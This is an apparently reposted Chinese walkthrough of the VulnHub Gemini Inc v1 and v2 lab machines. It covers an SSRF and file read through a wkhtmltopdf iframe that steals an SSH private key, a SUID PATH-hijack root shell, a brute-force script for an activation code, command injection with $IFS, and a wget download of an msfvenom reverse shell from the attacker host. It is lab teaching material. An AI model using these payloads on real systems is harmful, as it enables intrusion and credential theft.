VulnHub Gemini Inc

985873**** / 2018-10-15 16:40:02 / 浏览数 2086

V1

主机发现

arp-scan -l 发现主机ip为192.168.75.147。

nmap -p 1-65535 -T4 -A -sV 192.168.75.147进行一波全部端口的扫描。开启了22，80端口。

默认密码登陆

我们直接看一看80端口，在test2目录下开启了一个web应用。用dirb对其进行一波目录的扫描，好像没得到什么有用的东西。我应该要先登陆一个账号，但是也没有扫到注

```
    $sqls[] = "
    INSERT INTO `".$prefix."users` (`userid`, `username`, `display_name`, `password`, `email`, `key`, `validated`, `groupid`, `lastactive`,
  (1, 'admin', 'Admin', '7110eda4d09e062aa5e4a390b0a572ac0d2c0220', 'admin@gmail.com', '', '1', 4, ".time().", 1, 0, ".time().");";
```



把MD5解密一下得到一个可用的账号。

`admin:1234`

神奇的pdf

登陆之后有两个功能。

编辑个人资料。



将个人资料导出pdf。

我们可以在修改名字的时候输入`<script>alert(1)</script>`产生xss。

在生成的pdf中我们可以看到这样的一个信息，export.php 使用了wkhtmltopdf 用与pdf的转换。


```
%PDF-1.4
1 0 obj
<<
/Title (□Profile of admin)
/Creator (□wkhtmltopdf 0.12.4)
/Producer (□Qt 4.8.7)
/CreationDate (D:20180916060501-04'00')
>>
endobj
```

要是我们用google搜索`wkhtmltoimage read`可以看到这样一个issues。wkhtmltoimage存在ssrf和文件读取漏洞。


wkhtmltopdf 会跟随302重定向，并且会解析我们的file协议读取本地的文件，并转换为PDF。如果我们在服务器上放置1.php。

```
<?php
   $file = $_GET['file'];
   header("location:file://$file");
```

然后在name处填上`<iframe src="http://192.168.75.131/1.php?file=/etc/passwd" width="100%" height=1220></iframe>`可以读取到/etc/passwd。可以看到有一个gemini1 用户。



然后尝试读取一下/home/gemini1/.ssh/id_rsa，如果可以读到用户的私钥的那我们可以直接ssh链接上去。



到此我们获得了一个低权限的shell。

SUID提权

uname -a 看一下内核版本是4.9.0，似乎没有直接可用的exp。这里要用到SUDI提权，可以看看这篇文章https://www.anquanke.com/post/id/86979。

先看看我们有哪些可以利用的文件。

```
geminil@geminiinc:~$ find / -user root -perm -4000 -print 2>/dev/null
/usr/lib/apache2/suexec-pristine
/usr/lib/apache2/suexec-custom
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/listinfo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/sudo
/bin/mount
/bin/umount
/bin/ping
/bin/su
/bin/fusermount
```


有一个奇怪的listinfo，运行一哈，貌似是输出一些网络信息。用strings命令看看其中的字符。

可以看到其运行了date命令，并且未加上其绝对位置。这样的化，我们修改环境变量将date指向到我们构造好的shell之上，让root运行我们的shell，这样我们就可以提升我

```
lispmtopgm  listinfo
geminil@geminiinc:~$ strings /usr/bin/listinfo
/lib64/ld-linux-x86-64.so.2
(J/O<
libc.so.6
popen
printf
fgets
pclose
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
=q
5j
=!
AWAVA
AUATL
[]A\A]A^A_
/sbin/ifconfig | grep inet
/bin/netstat -tuln | grep 22
/bin/netstat -tuln | grep 80
date
displaying network information...
displaying Apache listening port...
displaying SSH listening port...
```


创建一个1.c，然后上传到我们的靶机上，将其编译成date文件，并将环境变量指向date所在文件夹。

```
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>

int main() {
 setuid(0);
 setgid(0);
 system("/bin/bash");
}
```

运行listinfo，get root!

```
geminil@geminiinc:/tmp$ gcc 1.c -o date
geminil@geminiinc:/tmp$ ls
1.c  date  systemd-private-7726361483bc46b0a486020cb79bd33b-apache2.service-HewgjG  systemd-private-7726361483bc4
geminil@geminiinc:/tmp$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
geminil@geminiinc:/tmp$ export PATH=/tmp/:$PATH
geminil@geminiinc:/tmp$ lis
lispmtopgm  listinfo
geminil@geminiinc:/tmp$ listinfo
displaying network information...           inet 192.168.75.148  netmask 255.255.255.0  broadcast 192.168.75.255
displaying network information...           inet6 fe80::20c:29ff:fe89:71e8  prefixlen 64  scopeid 0x20<link>
displaying network information...           inet 127.0.0.1  netmask 255.0.0.0
displaying network information...           inet6 ::1  prefixlen 128  scopeid 0x10<host>

displaying Apache listening port...    tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN

displaying Apache listening port...    tcp6       0      0 :::22                   :::*                    LISTEN

displaying SSH listening port...    tcp6       0      0 :::80                 :::*                    LISTEN
root@geminiinc:/tmp#
```


V2

主机发现


arp-scan -l 获得靶机ip 192.168.75.149，和v1一样也是只开启了22和80端口。

登陆admin

v1中的账号密码在v2中已经不再适用了。还是老样子先扫一波目录。得到了两个在v1中没有的目录。

```
^C* Generating Wordlist...
root@kali:/var/www/html# dirb http://192.168.75.149/ /root/Desktop/SVNDigger/all.txt -N 400

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Sep 16 09:26:35 2018
URL_BASE: http://192.168.75.149/
WORDLIST_FILES: /root/Desktop/SVNDigger/all.txt
OPTION: Ignoring NOT_FOUND code -> 400

-----------------

GENERATED WORDS: 43105

---- Scanning URL: http://192.168.75.149/ ----
==> DIRECTORY: http://192.168.75.149/admin/
+ http://192.168.75.149/profile.php (CODE:403|SIZE:0)
==> DIRECTORY: http://192.168.75.149/img/
+ http://192.168.75.149/footer.php (CODE:200|SIZE:2932)
+ http://192.168.75.149/login.php (CODE:200|SIZE:7204)
==> DIRECTORY: http://192.168.75.149/lib/
+ http://192.168.75.149/index.php (CODE:200|SIZE:5763)
+ http://192.168.75.149/logout.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.75.149/inc/
+ http://192.168.75.149/export.php (CODE:200|SIZE:13)
==> DIRECTORY: http://192.168.75.149/manual/
+ http://192.168.75.149/activate.php (CODE:403|SIZE:1301)
+ http://192.168.75.149/????.txt (CODE:200|SIZE:5763)
+ http://192.168.75.149/registration.php (CODE:200|SIZE:6844)
+ http://192.168.75.149/?? (CODE:200|SIZE:5763)
```

先访问registration.php注册一个账号，但是登陆时提示需要我们填写邀请码。




正好activate.php就是填写邀请码的界面，而之前提示过了密码是6位数字。那么我们写个脚本爆破一下。

```
import requests
import re
s = requests.session()

def post(num):
   url = 'http://192.168.75.149/activate.php'
   cookie = {'PHPSESSID':'husbpgapgpkcdtpedtmn3uj5c7'}
   proxies = {'http':'http://127.0.0.1:8080'}
   t = s.get(url=url,cookies = cookie)
   token = re.search("'hidden' name='token' value='(.*?)'>",t.text).group(1)
   post_data = {'userid':16,'activation_code':num,'token':token}
   t = s.post(url = url,cookies = cookie,data = post_data)
   print(num)
   return t

for i in range(0,100000):
   t = post((6-len(str(i)))*'0'+str(i))
   if t.status_code != 403:
       print('get',num)
       break
```

成功的得到验证码000511，然后访问一下users_list.php，看熟悉的Gemini用户。在html源码中可以看到被注释掉的passwd。md5解开我们得到admin的账户Gemini：se
。

```
<!-- <b>Password:</b> edbd1887e772e13c251f688a5f10c1ffbb67960d<br/> -->
```

登陆上admin的账号，可以看到多了一项功能admin panel但是访问确是403错误。抓个包看看，提示ip错误。



猜测必须要本地访问，http头加上`X-Forwarded-For:127.0.0.1`成功访问。

命令执行


admin功能中可以执行命令，但是没有回显也过滤了■■■>■，|■这样的化我们写入文件就遇到了个问题。但是空格我们可以用$IFS作为空格绕过。

尝试`wget$IFS'http://192.168.75.131/shell'`将shell下载到当前目录下，但是访问不到。然后经过一些尝试猜测该目录是不可写的。

于是我用`msfvenom -p linux/x64/shell_reverse_tcp Lhost=192.168.75.131 lport=23333 -f elf -o pwn`生成一个反弹shell，再让靶机把我们的shell下载到tmp目录下，并执行。

```
wget$IFS'-P'$IFS'/tmp/'$IFS'http://192.168.75.131/pwn'
chmod$IFS'777'$IFS'/tmp/pwn'
/tmp/pwn
```


这样我们收到了一个反弹shell，我们将我们的公钥写到/home/gemini1/.ssh/authorized_keys中，到此我们获得了一个低权限的shell。




redis提权

同样的内核版本为4.9.0。

但是我们ps -ef|grep redis，可以看到开启了redis并以root权限运行。那这样的化我们可以通过redis写入root的authorized_keys，从而提升我们的权限。



尝试直接redis-cli -h 127.0.0.1 -p 6379，报错`(error) NOAUTH Authentication required.`,那这样的化我们需要一个密码。在/etc/redis，cat 6379.conf |grep pass。得到`requirepass 8a7b86a2cd89d96dfcc125ebcc0535e6`。



然后ssh登陆root即可。

上一篇：2018护网杯easy_larav... 下一篇：区块链安全—论激励机制与激励层中的...

1. 0 条回复
   - 动动手指，沙发就是你的了！